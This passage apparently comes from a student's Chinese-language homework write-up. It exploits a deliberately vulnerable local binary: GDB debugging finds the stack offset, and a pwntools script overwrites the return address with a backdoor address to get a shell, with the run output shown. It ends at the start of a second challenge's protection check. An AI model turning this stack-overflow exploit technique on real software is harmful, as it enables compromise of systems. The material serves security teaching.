
```
gdb -q buffer_overflow
```


4.3.1 确定缓冲区到saved rbp的偏移

代码块

```
b foo
start
c
```




soldier@SOLDIER: ~/InformationSecurity/hw4
register
$rax : 0x38
$rbx : 0x0
$rcx : 0x00007fffffffd878 → 0x00007fffffffdb43 → "SHELL=/bin/bash"
$rdx : 0x00007ffff7fca380 → <_dl_fini+0000> endbr64
$rsp : 0x00007fffffffd860 → 0x0000000000000001
$rbp : 0x0
$rsi : 0x00007ffff7ffe8b8 → 0x0000000000000000
$rdi : 0x00007ffff7ffe2e0 → 0x0000000000000000
$rip : 0x0000000000400470 → <_start+0000> xor ebp, ebp
$r8 : 0x00007fffffffdb00 → 0x0000000000000000
$r9 : 0x00007ffff7ffb440 → "glibc.malloc.mxfast"
$r10 : 0x00007fffffffd460 → 0x0000000000800000
$r11 : 0x203
$r12 : 0x0000000000400470 → <_start+0000> xor ebp, ebp
$r13 : 0x00007fffffffd860 → 0x0000000000000001
$r14 : 0x0
$r15 : 0x0
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stac
0x00007fffffffd860 +0x0000: 0x0000000000000001 ← $rsp, $r13
0x00007fffffffd868 +0x0008: 0x00007fffffffdb0d → "/home/soldier/InformationSecurity/hw4/buffer_overf[...]"
0x00007fffffffd870 +0x0010: 0x0000000000000000
0x00007fffffffd878 +0x0018: 0x00007fffffffdb43 → "SHELL=/bin/bash" ← $rcx
0x00007fffffffd880 +0x0020: 0x00007fffffffdb53 → "WSL2_GUI_APPS_ENABLED=1"
0x00007fffffffd888 +0x0028: 0x00007fffffffdb6b → "WSL_DISTRO_NAME=Ubuntu"
0x00007fffffffd890 +0x0030: 0x00007fffffffdb82 → "NAME=SOLDIER"
0x00007fffffffd898 +0x0038: 0x00007fffffffdb8f → "PWD=/home/soldier/InformationSecurity/hw4"
code:x86:6
0x40046a add BYTE PTR [rax], al
0x40046c add BYTE PTR [rax], al
0x40046e add BYTE PTR [rax], al
→ 0x400470 <_start+0000> xor ebp, ebp
0x400472 <_start+0002> mov r9, rdx
0x400475 <_start+0005> pop rsi
0x400476 <_start+0006> mov rdx, rsp
0x400479 <_start+0009> and rsp, 0xfffffffffffffff0
0x40047d <_start+000d> push rax
thread
[#0] Id 1, Name: "buffer_overflow", stopped 0x400470 in _start (), reason: BREAKPOINT
trac
[#0] 0x400470 → _start ()
gef➤




> rbp 与 rsp 相差 0x10，局部变量 `s[16]` 占 rbp-0x10 到 rbp-0x1。

4.3.2 验证溢出覆盖saved rbp

代码块

```
1  c
2  AAAAAAAAAAAAAAAABBBBBBBB
```




rbp = `0x4242424242424242` ('B'=0x42），验证偏移正确：

- 字节 0~15（16个A）→ 缓冲区 `s[16]`
- 字节 16~23（8个B）→ saved rbp
- 字节 24~31 → return address

4.3.3 确认backdoor入口地址

代码块

```
1   disassemble backdoor
```



> 入口地址 **0x0000000000400566**，与IDA结果一致。

输入 `q` 退出GDB。

4.4 漏洞利用

4.4.1 Payload构造

代码块

```
payload = b'A' * 0x10 + b'B' * 0x8 + p64(0x400566)
```

偏移	长度	内容	覆盖目标
0x00~0x0F	16字节	`b'A'*0x10`	缓冲区 `s[16]`
0x10~0x17	8字节	`b'B'*0x8`	saved rbp（任意值）
0x18~0x1F	8字节	`p64(0x400566)`	return address → backdoor

栈帧变化：

代码块

```
溢出前:                    溢出后:
┌──────────────┐           ┌──────────────┐
│  Ret Addr    │           │ 0x400566     │ ← 跳转backdoor
├──────────────┤           ├──────────────┤
│  Saved RBP   │           │ BBBBBBBB     │
├──────────────┤     →     ├──────────────┤
│  s[16]       │           │ AAAAAAAA     │
└──────────────┘           └──────────────┘
```

4.4.2 Exploit代码

代码块

```
from pwn import *
context(log_level='debug', os='linux', arch='amd64', bits=64)

p = process(["./buffer_overflow"])

if __name__ == "__main__":
    gdb.attach(p, 'b foo')
```

```
8       backdoor = 0x0000000000400566
9       payload = b'A' * 0x10 + b'B' * 0x8 + p64(backdoor)
10      p.sendline(payload)
11      p.interactive()
```


- `context(...)` — 设置64位Linux环境
- `process(...)` — 启动本地进程
- `gdb.attach(p, 'b foo')` — 附加GDB，在foo处断点
- `p64(backdoor)` — 地址打包为8字节小端序
- `p.sendline(payload)` — 发送payload
- `p.interactive()` — 交互模式操作shell

4.4.3 运行结果

代码块

```
1   python buffer_overflow.py
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw4$ python buffer_overflow.py
[+] Starting local process './buffer_overflow': pid 1710
[DEBUG] Wrote gdb script to '/tmp/pwnlib-gdbscript-sepa9813.gdb'
    b foo
[*] running in new terminal: ['/usr/bin/gdb', '-q', './buffer_overflow', '-p', '1710', '-x', '/tmp/pwnlib-gdbscript-sepa9813.gdb']
[DEBUG] Created script for new terminal:
    #!/home/soldier/pwnenv/bin/python
    import os
    os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', './buffer_overflow', '-p', '1710', '-x', '/tmp/pwnlib-gdbscript-sepa9813.gdb'], os.envir
on)
[DEBUG] Launching a new terminal: ['/usr/bin/x-terminal-emulator', '-e', '/tmp/tmpu6hzzdix']
[+] Waiting for debugger: Done
[DEBUG] Sent 0x21 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  42 42 42 42  42 42 42 42  66 05 40 00  00 00 00 00  |BBBB|BBBB|f·@·|····|
    00000020  0a                                                  |·|
    00000021
[*] Switching to interactive mode
$
```



> 成功获取shell，可执行任意系统命令。

五、题目二：gai

5.1 防护检查（Ubuntu）

代码块

```
chmod +x gai
pwn checksec gai
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw4$ pwn checksec gai
[*] '/home/soldier/InformationSecurity/hw4/gai'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
    Debuginfo: Yes
```


> 同样所有关键防护均已关闭。

